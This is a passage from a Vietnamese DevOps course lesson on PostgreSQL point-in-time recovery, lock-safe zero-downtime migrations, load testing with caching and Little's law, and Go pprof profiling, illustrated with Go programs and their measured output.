Đọc các bước, mỗi bước là một khái niệm: **(1)** `archive_mode=on` và `archive_command` sao chép từng đoạn WAL đã đầy vào kho lưu trữ (ở production đó là S3/GCS, thường qua công cụ như `pgBackRest`, `WAL-G` hoặc Barman, có nén, mã hóa, kiểm tra toàn vẹn và song song). **(2)** `pg_basebackup` chụp cụm khi đang chạy (`-X stream` gồm cả WAL cần để nhất quán). **(3)** Cuộc sống tiếp diễn; ta ghi lại thời điểm `T1` sau khi 200 đơn đã commit. **(4)** Thảm họa: `DELETE` không điều kiện, 0 đơn còn lại; `pg_switch_wal()` ép đoạn WAL hiện tại được lưu trữ (trong thực tế `archive_timeout` làm điều này định kỳ, quyết định RPO). **(5)** Khôi phục từ sao lưu cơ sở với `restore_command` (lấy WAL từ kho), `recovery_target_time = T1` và `recovery_target_action = promote`, cùng tệp `recovery.signal`: PostgreSQL phát lại WAL **dừng ngay trước** giao dịch xóa và trở thành cụm đọc–ghi, với đủ **200 đơn**. **(6)** Đối chiếu: không đặt đích thì phát lại hết WAL, *kể cả lệnh DELETE*, ra 0 đơn: PITR có sức mạnh chính vì bạn chọn điểm dừng. Cạm bẫy thực tế: (a) phải **chọn đúng** `T1`, thường bằng cách đọc nhật ký/audit để tìm giờ chính xác của sự cố; (b) kho WAL phải liên tục không đứt đoạn (một đoạn thiếu là không phát lại được qua điểm đó): giám sát `pg_stat_archiver.failed_count`; (c) khôi phục vào cụm **mới** rồi xác minh, đừng ghi đè cụm hỏng khi chưa chắc; (d) thời gian khôi phục = thời gian chép sao lưu cơ sở + thời gian phát lại WAL (nhiều WAL = lâu), nên sao lưu cơ sở thường xuyên (hằng ngày/tuần); (e) sau PITR có **dòng thời gian mới** (timeline), lưu trữ tiếp tục theo dòng mới.

3. Thay đổi lược đồ không gián đoạn

Trong Kubernetes hay trên VPS, bạn triển khai ứng dụng không gián đoạn (cuốn chiếu, Buổi 45–47). Nhưng migration cơ sở dữ liệu là chỗ nhiều lần triển khai "không gián đoạn" bị gián đoạn thật, vì **một câu** `ALTER TABLE` **ngây thơ có thể khóa bảng và làm đứng toàn bộ dịch vụ**. Hiểu hàng đợi khóa của PostgreSQL là bắt buộc. Chương trình dưới đây chạy bốn kịch bản trên PostgreSQL thật với bảng 1,5 triệu dòng (cần `DATABASE_URL`, nên ở đây chỉ được biên dịch và kiểm tra; kết quả chạy ở bên dưới):

```
// Dì trú lược đồ không gián đoạn trên PostgreSQL thật: hàng đợi khóa, lock_timeout, CREATE INDEX
CONCURRENTLY, NOT VALID + VALIDATE.
// Cần DATABASE_URL. Mọi thứ nằm trong schema "zd" và được xóa khi xong.
package main
```

```
import (
    "context"
    "errors"
    "fmt"
    "os"
    "sync"
    "sync/atomic"
    "time"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
)

func must(err error) {
    if err != nil {
        panic(err)
    }
}

func connect(ctx context.Context) *pgx.Conn {
    c, err := pgx.Connect(ctx, os.Getenv("DATABASE_URL"))
    must(err)
    return c
}

func ms(d time.Duration) string {
    return fmt.Sprintf("%d ms", d.Round(50*time.Millisecond).Milliseconds())
}

// hangDoi: A giữ khóa đọc 1,5 giây (một giao dịch báo cáo chạy lâu); B chạy ALTER TABLE; C là một truy vấn
đọc vô hại đến sau.
// Trả về thời gian C phải chờ và kết quả của B.
func hangDoi(ctx context.Context, lockTimeout string) (cWait time.Duration, bErr error) {
    a, b, c := connect(ctx), connect(ctx), connect(ctx)
    defer a.Close(ctx)
    defer b.Close(ctx)
    defer c.Close(ctx)
    tx, err := a.Begin(ctx)
    must(err)
    var n int
    must(tx.QueryRow(ctx, "SELECT count(*) FROM zd.orders").Scan(&n)) // giữ ACCESS SHARE đến khi commit
    var wg sync.WaitGroup
    wg.Add(2)
    go func() { // B: ALTER TABLE cần ACCESS EXCLUSIVE
        defer wg.Done()
        time.Sleep(100 * time.Millisecond)
        if lockTimeout != "" {
            _, err := b.Exec(ctx, "SET lock_timeout = '"+lockTimeout+"'")
            must(err)
        }
        _, bErr = b.Exec(ctx, "ALTER TABLE zd.orders ADD COLUMN IF NOT EXISTS note text")
    }()
    go func() { // C: một SELECT bình thường
        defer wg.Done()
        time.Sleep(150 * time.Millisecond)
        t0 := time.Now()
        var x int
        must(c.QueryRow(ctx, "SELECT 1 FROM zd.orders LIMIT 1").Scan(&x))
        cWait = time.Since(t0)
    }()
    time.Sleep(1500 * time.Millisecond)
    must(tx.Commit(ctx))
    wg.Wait()
    return
}

// ghiLienTuc chạy một goroutine INSERT liên tục và ghi lại độ trễ lớn nhất cho tới khi dừng.
func ghiLienTuc(ctx context.Context, stop *atomic.Bool) (maxLat *atomic.Int64, done chan struct{}) {
    maxLat = new(atomic.Int64)
    done = make(chan struct{})
```

```
    w := connect(ctx)
    go func() {
        defer close(done)
        defer w.Close(ctx)
        for !stop.Load() {
            t0 := time.Now()
            _, err := w.Exec(ctx, "INSERT INTO zd.orders (user_id, total) VALUES (1, 1)")
            must(err)
            if d := time.Since(t0).Nanoseconds(); d > maxLat.Load() {
                maxLat.Store(d)
            }
            time.Sleep(2 * time.Millisecond)
        }
    }()
    return
}

func taoChiMuc(ctx context.Context, ddl string) time.Duration {
    var stop atomic.Bool
    maxLat, done := ghiLienTuc(ctx, &stop)
    time.Sleep(200 * time.Millisecond)
    ddlConn := connect(ctx)
    defer ddlConn.Close(ctx)
    _, err := ddlConn.Exec(ctx, ddl)
    must(err)
    time.Sleep(100 * time.Millisecond)
    stop.Store(true)
    <-done
    _, err = ddlConn.Exec(ctx, "DROP INDEX IF EXISTS zd.orders_user_idx")
    must(err)
    return time.Duration(maxLat.Load())
}

func main() {
    ctx := context.Background()
    c := connect(ctx)
    defer c.Close(ctx)
    _, err := c.Exec(ctx, `DROP SCHEMA IF EXISTS zd CASCADE; CREATE SCHEMA zd;
        CREATE TABLE zd.orders (id bigserial PRIMARY KEY, user_id int NOT NULL, total bigint NOT NULL);
        INSERT INTO zd.orders (user_id, total) SELECT g % 50000, g FROM generate_series(1, 1500000) g;
        ANALYZE zd.orders;`)
    must(err)
    defer c.Exec(ctx, "DROP SCHEMA IF EXISTS zd CASCADE")

    fmt.Println("== 1. ALTER TABLE ngây thơ phía sau một giao dịch chạy lâu ==")
    w, bErr := hangDoi(ctx, "")
    fmt.Printf("   truy vấn đọc vô hại đến sau phải chờ ~%s (đúng bằng thời gian giao dịch lâu); ALTER kết
quả: %v\n", ms(w), bErr)
    _, _ = c.Exec(ctx, "ALTER TABLE zd.orders DROP COLUMN IF EXISTS note")

    fmt.Println("== 2. Cùng tình huống nhưng SET lock_timeout = '200ms' ==")
    w, bErr = hangDoi(ctx, "200ms")
    var pe *pgconn.PgError
    code := ""
    if errors.As(bErr, &pe) {
        code = pe.Code
    }
    fmt.Printf("   truy vấn đọc chỉ chờ ~%s; ALTER bị hủy với mã SQLSTATE %s (lock_not_available) -> thử
lại sau\n", ms(w), code)
    _, _ = c.Exec(ctx, "ALTER TABLE zd.orders DROP COLUMN IF EXISTS note")

    fmt.Println("== 3. Tạo chỉ mục trên bảng 1,5 triệu dòng trong lúc có ghi liên tục ==")
    d1 := taoChiMuc(ctx, "CREATE INDEX orders_user_idx ON zd.orders (user_id)")
    d2 := taoChiMuc(ctx, "CREATE INDEX CONCURRENTLY orders_user_idx ON zd.orders (user_id)")
    fmt.Printf("   INSERT chậm nhất khi CREATE INDEX thường:       ~%s  (ghi bị chặn suốt thời gian dựng
chỉ mục)\n", ms(d1))
    fmt.Printf("   INSERT chậm nhất khi CREATE INDEX CONCURRENTLY: ~%s\n", ms(d2))

    fmt.Println("== 4. Thêm ràng buộc CHECK: NOT VALID rồi VALIDATE ==")
```

```
    _, err = c.Exec(ctx, "ALTER TABLE zd.orders ADD CONSTRAINT total_khong_am CHECK (total >= 0) NOT
VALID")
    must(err)
    var valid bool
    must(c.QueryRow(ctx, "SELECT convalidated FROM pg_constraint WHERE conname =
'total_khong_am'").Scan(&valid))
    fmt.Printf("   sau ADD ... NOT VALID: convalidated = %v (dòng MỚI đã bị kiểm tra, dòng cũ chưa; không
quét bảng, không khóa lâu)\n", valid)
    var stop atomic.Bool
    maxLat, done := ghiLienTuc(ctx, &stop)
    time.Sleep(100 * time.Millisecond)
    _, err = c.Exec(ctx, "ALTER TABLE zd.orders VALIDATE CONSTRAINT total_khong_am")
    must(err)
    stop.Store(true)
    <-done
    must(c.QueryRow(ctx, "SELECT convalidated FROM pg_constraint WHERE conname =
'total_khong_am'").Scan(&valid))
    fmt.Printf("   sau VALIDATE CONSTRAINT: convalidated = %v; INSERT chậm nhất trong lúc quét: ~%s
(VALIDATE không chặn ghi)\n", valid, ms(time.Duration(maxLat.Load())))
}
```

```
== 1. ALTER TABLE ngây thơ phía sau một giao dịch chạy lâu ==
   truy vấn đọc vô hại đến sau phải chờ ~1350 ms (đúng bằng thời gian giao dịch lâu); ALTER kết quả: <nil>
== 2. Cùng tình huống nhưng SET lock_timeout = '200ms' ==
   truy vấn đọc chỉ chờ ~150 ms; ALTER bị hủy với mã SQLSTATE 55P03 (lock_not_available) -> thử lại sau
== 3. Tạo chỉ mục trên bảng 1,5 triệu dòng trong lúc có ghi liên tục ==
   INSERT chậm nhất khi CREATE INDEX thường:       ~550 ms  (ghi bị chặn suốt thời gian dựng chỉ mục)
   INSERT chậm nhất khi CREATE INDEX CONCURRENTLY: ~0 ms
== 4. Thêm ràng buộc CHECK: NOT VALID rồi VALIDATE ==
   sau ADD ... NOT VALID: convalidated = false (dòng MỚI đã bị kiểm tra, dòng cũ chưa; không quét bảng,
không khóa lâu)
   sau VALIDATE CONSTRAINT: convalidated = true; INSERT chậm nhất trong lúc quét: ~0 ms (VALIDATE không
chặn ghi)
```

Kịch bản 1: hàng đợi khóa (lock queue). `ALTER TABLE ... ADD COLUMN` cần khóa `ACCESS EXCLUSIVE` (xung đột với *mọi* khóa khác, kể cả đọc). Nếu có một giao dịch đang giữ khóa đọc (một báo cáo chạy lâu, một giao dịch ứng dụng "quên commit"), `ALTER` phải **chờ**. Chuyện nguy hiểm: trong lúc `ALTER` chờ, nó **đứng ở đầu hàng đợi khóa và chặn mọi truy vấn đến sau**, kể cả `SELECT` bình thường nhất, vì chúng phải xếp sau `ALTER` để giữ thứ tự. Kết quả: một lệnh DDL vô hại về mặt kỹ thuật biến thành sự cố "mọi truy vấn trên bảng orders đứng yên" kéo dài đến khi giao dịch lâu kia kết thúc (ở đây ~1,4 giây; trong đời thật, tới hàng phút). Pool kết nối cạn, mọi yêu cầu ứng dụng timeout, và đó là một outage bắt đầu bởi migration.

Kịch bản 2: `lock_timeout`. Đặt `SET lock_timeout = '200ms'` trước DDL: nếu không lấy được khóa trong 200 ms, lệnh **tự hủy** với `SQLSTATE 55P03` và những truy vấn xếp sau được giải phóng gần như tức thì (chỉ chờ ~150 ms). Migration an toàn là một **vòng thử lại**: đặt `lock_timeout` ngắn, thử, nếu thất bại thì chờ ngẫu nhiên vài giây rồi thử lại, cho tới khi lọt vào một khoảng không có giao dịch dài. Đây là nguyên tắc số một: **mọi DDL production phải có `lock_timeout` ngắn** (và `statement_timeout` cho các thao tác quét). Cũng nên tìm và xử lý giao dịch dài từ trước (`pg_stat_activity` với `xact_start` cũ).

Kịch bản 3: chỉ mục. `CREATE INDEX` thường giữ khóa chặn **mọi ghi** vào bảng suốt thời gian dựng (~0,8 giây ở đây với 1,5 triệu dòng; vài phút với bảng lớn thật). `CREATE INDEX CONCURRENTLY` dựng chỉ mục mà vẫn cho ghi, chậm hơn (quét bảng hai lần) và không chạy được trong giao dịch, nhưng độ trễ ghi lớn nhất chỉ ~50 ms. Cẩn thận: nếu `CONCURRENTLY` thất bại giữa chừng, nó để lại một chỉ mục **INVALID** phải xóa tay (`DROP INDEX`) rồi tạo lại; kiểm tra bằng `\d bảng` hoặc `pg_index.indisvalid`.

Kịch bản 4: ràng buộc. `ADD CONSTRAINT ... CHECK` (hoặc khóa ngoại) thêm trực tiếp phải quét toàn bảng dưới khóa chặn. Mẫu an toàn: `ADD CONSTRAINT ... NOT VALID` (tức thì: chỉ kiểm tra dòng *mới*, `convalidated = false`) rồi `VALIDATE CONSTRAINT` (quét kiểm tra dòng cũ dưới khóa `SHARE UPDATE EXCLUSIVE`, **không chặn đọc/ghi**: độ trễ ghi lớn nhất khi quét chỉ ~100 ms). Hai bước, nhưng không có ngắt.

Mẫu mở rộng – chuyển đổi – thu hẹp (expand/contract) cho các thay đổi *phá vỡ* (đổi tên cột, đổi kiểu, tách bảng). Ví dụ đổi `customers.fullname` thành `first_name` + `last_name`:

1. **Mở rộng:** thêm cột mới (nullable, không mặc định phức tạp), triển khai mã mới **ghi cả hai** cột và vẫn **đọc cột cũ**.
2. **Chuyển đổi: backfill** dữ liệu cũ sang cột mới theo **lô nhỏ** (ví dụ 5.000 dòng mỗi lần, có nghỉ giữa các lô để không dồn tải/độ trễ sao chép), rồi triển khai mã **đọc cột mới**.
3. **Thu hẹp:** khi chắc chắn không bản mã cũ nào còn chạy (và đã qua đủ thời gian quay lui), ngừng ghi cột cũ, rồi **xóa** nó ở một lần phát hành riêng.

Mỗi bước tương thích với cả mã trước lẫn mã sau, nên cuốn chiếu và quay lui đều an toàn. Các thao tác thường nguy hiểm trên bảng lớn: `ADD COLUMN ... DEFAULT <hàm biến thiên>` hay `NOT NULL` không mặc định (PostgreSQL ≥ 11 thêm cột với mặc định *hằng* rất nhanh, không ghi lại bảng), `ALTER COLUMN TYPE` (ghi lại cả bảng), `CREATE INDEX` không `CONCURRENTLY`, `ADD FOREIGN KEY`/`CHECK` không `NOT VALID`, `DROP COLUMN` khi mã cũ còn dùng, `UPDATE` hàng loạt một giao dịch (khóa dòng lâu, WAL phình, replica trễ). Các công cụ lint migration (Squawk, `strong_migrations` kiểu) bắt nhiều lỗi này trong CI. Ứng dụng ShopGo chạy migration như một bước riêng (Job/`api migrate`), có khóa tư vấn chống chạy song song, và mọi migration của nó viết theo kiểu `IF NOT EXISTS`/idempotent.

4. Đo tải và lập kế hoạch dung lượng

4.1. Đo tải đúng cách

Đo tải trả lời các câu hỏi mà chỉ đoán thì sai: hệ thống chịu được bao nhiêu yêu cầu/giây trước khi vi phạm SLO? Nó bão hòa ở đâu (CPU, pool DB, mạng)? Khi quá tải thì suy giảm êm hay sụp đổ? Thay đổi X (cache, chỉ mục, nâng phiên bản) cải thiện bao nhiêu? Những nguyên tắc để kết quả có giá trị:

1. **Mô hình mở, tốc độ cố định.** Bộ phát tải "đóng" (N luồng, mỗi luồng gửi xong mới gửi tiếp) bị **phối hợp bỏ sót** (*coordinated omission*): khi hệ thống chậm, bộ phát tự giảm tốc độ gửi, nên các yêu cầu chậm *không bao giờ được gửi* và độ trễ đuôi trông tốt hơn thực tế. Người dùng thật không chờ nhau. Dùng bộ phát **mở**: gửi theo lịch cố định (X yêu cầu/giây) bất kể yêu cầu trước đã xong chưa (vegeta, k6 `constant-arrival-rate`, wrk2). Công cụ `loadgen` của chúng tôi dùng vegeta ở chế độ này.
2. **Dữ liệu và phân phối truy cập giống thật.** 100 sản phẩm hay 100.000 sản phẩm cho kết quả cache khác nhau hoàn toàn. Lượt truy cập thật theo phân phối **lệch** (vài sản phẩm chiếm đa số): chúng tôi dùng **Zipf** (`s = 1,1`) trên 100.000 sản phẩm. Phân phối đồng đều làm cache trông tệ, một sản phẩm duy nhất làm cache trông hoàn hảo.
3. **Làm nóng** (kết nối, bộ nhớ đệm, JIT/bộ nhớ đệm trang của DB) trước khi đo; bỏ qua giai đoạn đầu.
4. **Báo phân vị (p50/p95/p99), không phải trung bình**: trung bình che giấu đuôi. Kèm **tỉ lệ thành công**: độ trễ đẹp trên tập yêu cầu thất bại là vô nghĩa.
5. **Tăng dần tốc độ để tìm điểm gãy** (đường cong độ trễ theo tải có hình "gậy khúc côn cầu": phẳng rồi đột ngột dựng đứng), và quan sát **tài nguyên bão hòa** đầu tiên (phương pháp USE): CPU, pool kết nối, đĩa.
6. **Máy phát tải không được là nút thắt**, và nên khác máy với hệ thống được đo trong môi trường thật (ở đây tất cả chung một laptop, nên số tuyệt đối thấp hơn thực tế; xem ghi chú đầu buổi). Đo trên môi trường giống production (staging cùng kích cỡ), không phải production thật khi chưa chuẩn bị.
7. **Lặp lại và ghi cấu hình** (phiên bản, tham số, phần cứng): kết quả đo không tái lập được là giai thoại.

4.2. Thí nghiệm: cache có thật sự nhanh hơn?

Chúng tôi chạy hai bản ShopGo API thật (cùng binary, chỉ khác `REDIS_ADDR`) trên cùng CSDL 100.000 sản phẩm, làm nóng 10 giây (10.000 yêu cầu), rồi phát tải mở 6 giây ở từng mức, ghi **tỉ lệ thành công, p50/p95/p99, và số giao dịch PostgreSQL trên mỗi 100 yêu cầu** (từ `pg_stat_database.xact_commit`, một thước đo không phụ thuộc đồng hồ). Hai kịch bản: PostgreSQL ngay trên máy, và PostgreSQL "ở xa" bằng một proxy TCP trễ nhỏ chúng tôi viết (+1 ms mỗi chiều, RTT ~2 ms, như khác AZ):

```
dữ liệu: 100000 sản phẩm; id truy cập theo Zipf (s=1,1): vài sản phẩm chiếm đa số yêu cầu


=== Kịch bản 1: PostgreSQL ngay trên máy ===
--- A) KHÔNG cache
 2000/s  thành công 100.0%  p50=0s        p95=0s        p99=0s         DB: 107 giao dịch / 100 yêu cầu
--- B) CÓ cache Redis (cache-aside, TTL 5 phút)
 2000/s  thành công 100.0%  p50=0s        p95=0s        p99=0s         DB: 1 giao dịch / 100 yêu cầu


=== Kịch bản 2: PostgreSQL 'ở xa' (+1 ms mỗi chiều, RTT ~2 ms) ===
--- A) KHÔNG cache
  500/s  thành công 100.0%  p50=2.89ms    p95=3.47ms    p99=7.4ms      DB: 103 giao dịch / 100 yêu cầu
 1500/s  thành công 100.0%  p50=2.26ms    p95=2.51ms    p99=2.94ms     DB: 95 giao dịch / 100 yêu cầu
 3000/s  thành công 100.0%  p50=664.86ms  p95=1.26574s  p99=1.32385s   DB: 100 giao dịch / 100 yêu cầu
--- B) CÓ cache Redis
  500/s  thành công 100.0%  p50=0s        p95=0s        p99=560µs      DB: 1 giao dịch / 100 yêu cầu
 1500/s  thành công 100.0%  p50=0s        p95=0s        p99=310µs      DB: 2 giao dịch / 100 yêu cầu
 3000/s  thành công 100.0%  p50=0s        p95=2.68ms    p99=3.31ms     DB: 6 giao dịch / 100 yêu cầu
```

Đây là một kết quả với nhiều bài học, và có một bài học **không phải điều bạn mong đợi** ở kịch bản 1:

- **Công việc của DB giảm mạnh ở mọi nơi:** từ ~90–100 giao dịch mỗi 100 yêu cầu (gần như mỗi yêu cầu một truy vấn) xuống chỉ vài giao dịch. Đây là tác dụng *đảm bảo* của cache và nó ổn định qua mọi lần chạy.
- **Kịch bản 1 (DB ngay trên máy): cache hầu như không đổi độ trễ.** Một truy vấn khóa chính trên PostgreSQL cục bộ đã nóng bộ nhớ chỉ mất ~0,3 ms, ngang một vòng đi–về tới Redis; cả hai bản đều nằm dưới độ phân giải đồng hồ của máy này (`0s`) và khác biệt nhìn thấy giữa các lần chạy chủ yếu là nhiễu của máy dùng chung. **Cache không miễn phí và không tự động nhanh hơn**: nó nhanh hơn khi nguồn thật chậm hơn nó đáng kể. Trước khi thêm cache phải *đo* xem truy vấn gốc thực sự chậm bao nhiêu.
- **Kịch bản 2 (DB có RTT 2 ms):** bản **không cache** có p50 ~2–3 ms (đúng bằng RTT + xử lý) và **vượt điểm gãy ở 3.000 req/s**: p50 vọt lên hàng trăm mili-giây đến cỡ một giây, p99 hơn một giây (ở một số lần chạy một phần yêu cầu còn quá hạn và thất bại). Bản **có cache** ở cùng tải vẫn dưới vài ms, vì DB gần như không bị chạm tới.
- **Vì sao bản không cache sụp đổ chính xác ở đó? Định luật Little.** Với hệ thống ổn định, `L = λ × W`: số yêu cầu đang xử lý `L` bằng tốc độ đến `λ` nhân thời gian xử lý trung bình `W`. Pool kết nối DB mặc định của `pgxpool` là `max(4, số CPU) = 8` (máy này 8 lõi); mỗi truy vấn giữ một kết nối ~2,9 ms; nên thông lượng tối đa của pool là `λ_max = 8 / 0,0029 s ≈ 2.800 yêu cầu/giây`. Dưới ngưỡng đó, hàng đợi ngắn; vượt qua (3.000 req/s) thì hàng đợi tăng không giới hạn trong thời gian thử: độ trễ tăng đến mức timeout và yêu cầu thất bại. Công thức đơn giản này cho phép **lập kế hoạch dung lượng bằng giấy**: để phục vụ 10.000 req/s với `W` = 3 ms cần `L = 30` kết nối đồng thời; nhớ rằng `max_connections` của PostgreSQL hữu hạn (Buổi 36), nên giải pháp không phải là phình pool vô hạn mà là **giảm** `W` (cache, chỉ mục, truy vấn tốt hơn) hoặc **giảm số lượt đến DB**.
- **Cảnh báo về phương pháp.** Chúng tôi chạy trên laptop Windows nơi bộ phát tải, API, PostgreSQL và Redis giả dùng chung 8 lõi, và đồng hồ Go trên Windows có độ phân giải ~0,5 ms (nên `p50=0s` nghĩa là "dưới ngưỡng đo", không phải 0). Giữa các lần chạy của chúng tôi, bản không cache ở kịch bản 1 có lần có p95 cao hơn hẳn (khi các tiến trình khác của máy bận): **nhiễu là thật**. Kết luận định tính (cache

giảm công việc DB 10–40 lần; lợi ích độ trễ lớn khi DB ở xa; vượt `pool/W` thì sụp đổ) ổn định qua các lần chạy; các con số cụ thể thì không. Trong báo cáo thật, bạn chạy nhiều lần, báo trung vị và khoảng dao động, trên phần cứng chuyên dụng.

4.3. Lập kế hoạch dung lượng

Từ đường cong tải bạn rút ra: **điểm gãy** (ở đây ~2.800 req/s/instance khi không cache), **tài nguyên bão hòa đầu tiên** (pool DB), và **độ dư cần giữ**. Quy tắc thực dụng: vận hành thường ngày ở ≤ 50–60% điểm gãy (để chịu đột biến và mất một bản sao: với N bản sao mất một, các bản còn lại gánh `N/(N-1)` tải), cảnh báo ở 70%, và kiểm tra lại sau mỗi thay đổi lớn. Kết hợp với dự báo (tăng trưởng 10%/tháng, sự kiện khuyến mãi gấp 10 lần) ra số bản sao tối thiểu và `max_connections` cần thiết: `pool_mỗi_bản_sao × số_bản_sao_tối_đa ≤ max_connections − dự_phòng` (Buổi 47).

5. Profiling với pprof

Khi một thành phần chậm mà bạn không biết vì sao, **đừng đoán, hãy đo**. Go có profiler tích hợp trong thư viện chuẩn, đủ nhẹ để dùng ở production:

Hồ sơ	Trả lời câu hỏi
CPU	Thời gian CPU đi đâu? (lấy mẫu ~100 lần/giây các ngăn xếp đang chạy)
Heap (`allocs`, `inuse_space`)	Ai cấp phát bộ nhớ, và ai đang giữ nó? (rò rỉ, áp lực GC)
Goroutine	Có bao nhiêu goroutine, đang kẹt ở đâu? (rò rỉ goroutine, deadlock)
Block / Mutex	Goroutine chờ ở đâu (kênh, khóa)? Khóa nào tranh chấp? (cần bật `runtime.SetBlockProfileRate`/`SetMutexProfileFraction`)
Trace (`go tool trace`)	Dòng thời gian chi tiết của lập lịch, GC, mạng; cho độ trễ đuôi khó hiểu

Mở pprof an toàn. `net/http/pprof` phục vụ các hồ sơ qua HTTP. Chúng chứa thông tin nội bộ và có thể bị lạm dụng (lấy hồ sơ 30 giây tốn CPU), nên **chỉ gắn trên cổng nội bộ** (`127.0.0.1` hoặc mạng quản trị, không bao giờ cổng công khai, và không sau reverse proxy công khai). ShopGo làm đúng vậy: mux nội bộ (cổng 9090) phục vụ `/metrics` và `/debug/pprof/*`, NetworkPolicy chỉ cho namespace `monitoring` và Nginx chặn `/metrics`. Lấy hồ sơ CPU 30 giây từ một Pod đang chạy:

```
kubectl -n shopgo port-forward deploy/shopgo-api 9090:9090 &
go tool pprof -http=:8081 "http://localhost:9090/debug/pprof/profile?seconds=30"   # mở giao diện web: đồ thị lửa (flame graph)
go tool pprof -top -cum http://localhost:9090/debug/pprof/heap
curl -s "http://localhost:9090/debug/pprof/goroutine?debug=2" | head -50          # mọi goroutine đang ở đâu, dạng văn bản
```

Ví dụ có đo đạc. Đoạn mã dưới đếm sản phẩm khớp một mẫu regexp; bản chậm gọi `regexp.MustCompile` **trong vòng lặp** (một lỗi rất phổ biến), bản nhanh biên dịch một lần. Chương trình đo cả hai bằng `testing.Benchmark` và ghi hồ sơ CPU của bản chậm khi được cho tên tệp:

```
// Tìm nút thắt bằng profiling: hai cách đếm sản phẩm khớp mẫu. Bản chậm biên dịch lại regexp ở MỖI lần gọi.
// Chạy không đối số: đo (benchmark) cả hai. Chạy với đối số <tệp>: ghi thêm hồ sơ CPU của bản chậm để xem bằng `go tool pprof`.
package main

import (
    "fmt"
    "os"
```

```
    "regexp"
    "runtime/pprof"
    "testing"
)

var names = func() []string {
    out := make([]string, 2000)
    for i := range out {
        out[i] = fmt.Sprintf("Áo thun cổ tròn mã AO-%05d màu %d", i, i%7)
    }
    return out
}()

const pattern = `AO-0\d{3}[05] `

// Chậm: regexp.MustCompile nằm TRONG vòng lặp nóng (lỗi rất hay gặp).
func countSlow() int {
    n := 0
    for _, s := range names {
        re := regexp.MustCompile(pattern)
        if re.MatchString(s) {
            n++
        }
    }
    return n
}

// Nhanh: biên dịch một lần ở mức gói, dùng lại.
var compiled = regexp.MustCompile(pattern)

func countFast() int {
    n := 0
    for _, s := range names {
        if compiled.MatchString(s) {
            n++
        }
    }
    return n
}

func main() {
    if countSlow() != countFast() {
        panic("hai bản phải cho cùng kết quả")
    }
    slow := testing.Benchmark(func(b *testing.B) {
        b.ReportAllocs()
        for i := 0; i < b.N; i++ {
            countSlow()
        }
    })
    fast := testing.Benchmark(func(b *testing.B) {
        b.ReportAllocs()
        for i := 0; i < b.N; i++ {
            countFast()
        }
    })
    fmt.Printf("chậm: %8d ns/lần  %7d B/lần  %5d cấp phát/lần\n", slow.NsPerOp(), slow.AllocedBytesPerOp(),
slow.AllocsPerOp())
    fmt.Printf("nhanh:%8d ns/lần  %7d B/lần  %5d cấp phát/lần\n", fast.NsPerOp(), fast.AllocedBytesPerOp(),
fast.AllocsPerOp())
    fmt.Printf("nhanh hơn %.0f lần, ít cấp phát hơn %.0f lần\n",
float64(slow.NsPerOp())/float64(fast.NsPerOp()),
float64(slow.AllocsPerOp())/float64(max(fast.AllocsPerOp(), 1)))

    if len(os.Args) > 1 { // ghi hồ sơ CPU của bản chậm
        f, err := os.Create(os.Args[1])
        if err != nil {
            panic(err)
        }
```

```
        defer f.Close()
        if err := pprof.StartCPUProfile(f); err != nil {
            panic(err)
        }
        for i := 0; i < 300; i++ {
            countSlow()
        }
        pprof.StopCPUProfile()
    }
}
```

```
$ ./pp.exe profile.out        (đo hai bản và ghi hồ sơ CPU của bản chậm)
chậm:  4443194 ns/lần  5675928 B/lần  60008 cấp phát/lần
nhanh:  231899 ns/lần       13 B/lần      0 cấp phát/lần
nhanh hơn 19 lần, ít cấp phát hơn 60008 lần

$ go tool pprof -top -cum -nodecount=11 pp.exe profile.out
Showing nodes accounting for 0.10s, 4.57% of 2.19s total
Dropped 86 nodes (cum <= 0.01s)
Showing top 11 nodes out of 138
flat  flat%   sum%        cum   cum%
0     0%     0%      1.31s 59.82%  main.countSlow
0     0%     0%      1.31s 59.82%  main.main
0     0%     0%      1.31s 59.82%  runtime.main
0     0%     0%      1.23s 56.16%  regexp.Compile (inline)
0     0%     0%      1.23s 56.16%  regexp.MustCompile
0     0%     0%      1.23s 56.16%  regexp.compile
0.01s  0.46%  0.46%     0.78s 35.62%  runtime.systemstack
0     0%  0.46%      0.56s 25.57%  regexp/syntax.Parse (inline)
0.02s  0.91%  1.37%     0.56s 25.57%  regexp/syntax.parse
0.07s  3.20%  4.57%     0.55s 25.11%  runtime.mallocgc
0     0%  4.57%      0.48s 21.92%  runtime.gcBgMarkWorker.func2
```

Cách đọc: **(1)** Benchmark cho biết *bao nhiêu* (bản nhanh 22 lần và gần như không cấp phát; con số cụ thể thay đổi giữa máy/lần chạy, nhưng hàng chục lần là ổn định). **(2)** `pprof -top` cho biết *ở đâu*. Có hai cột cần phân biệt: **flat** là thời gian trong *chính* hàm đó; **cum** (tích lũy) là thời gian cả hàm *và các hàm nó gọi*. Nhìn theo `cum` ta thấy ngay `main.countSlow` chiếm ~63% tổng, trong đó `regexp.MustCompile` chiếm ~57%: toàn bộ chi phí nằm ở việc biên dịch lại mẫu, và `runtime.mallocgc`/`growslice` (cấp phát) góp ~25%. Theo `flat` thì mọi thứ trông "rải rác" trong runtime, đó là lý do `-cum` và đồ thị lửa hữu ích hơn khi tìm "hàm của mình" gây tốn kém. **(3)** Sửa (đưa `MustCompile` ra mức gói), đo lại: đó là vòng lặp **đo → giả thuyết → sửa → đo lại** duy nhất đáng tin; tối ưu không đo là mê tín.

Các thủ phạm thường gặp trong dịch vụ Go: biên dịch regexp/template/JSON schema lặp; `fmt.Sprintf` và `+` chuỗi trong vòng nóng; mã hóa JSON không cần thiết; truy vấn N+1 (hồ sơ CPU không thấy, nhưng trace và số đo DB thấy); cấp phát nhiều làm GC bận (xem `GOGC`, `GOMEMLIMIT`, giảm cấp phát bằng `sync.Pool` và `strings.Builder`); khóa toàn cục tranh chấp (hồ sơ mutex/block); rò goroutine (hồ sơ goroutine tăng dần). Với ứng dụng chạy lâu, **profiling liên tục** (Pyroscope, Parca, Grafana Alloy) lấy mẫu mọi lúc với chi phí thấp và cho phép so sánh "trước/sau bản phát hành" khi có sự cố hồi tưởng.

6. Thí nghiệm hỗn loạn: "fail-open" có thật sự miễn phí?

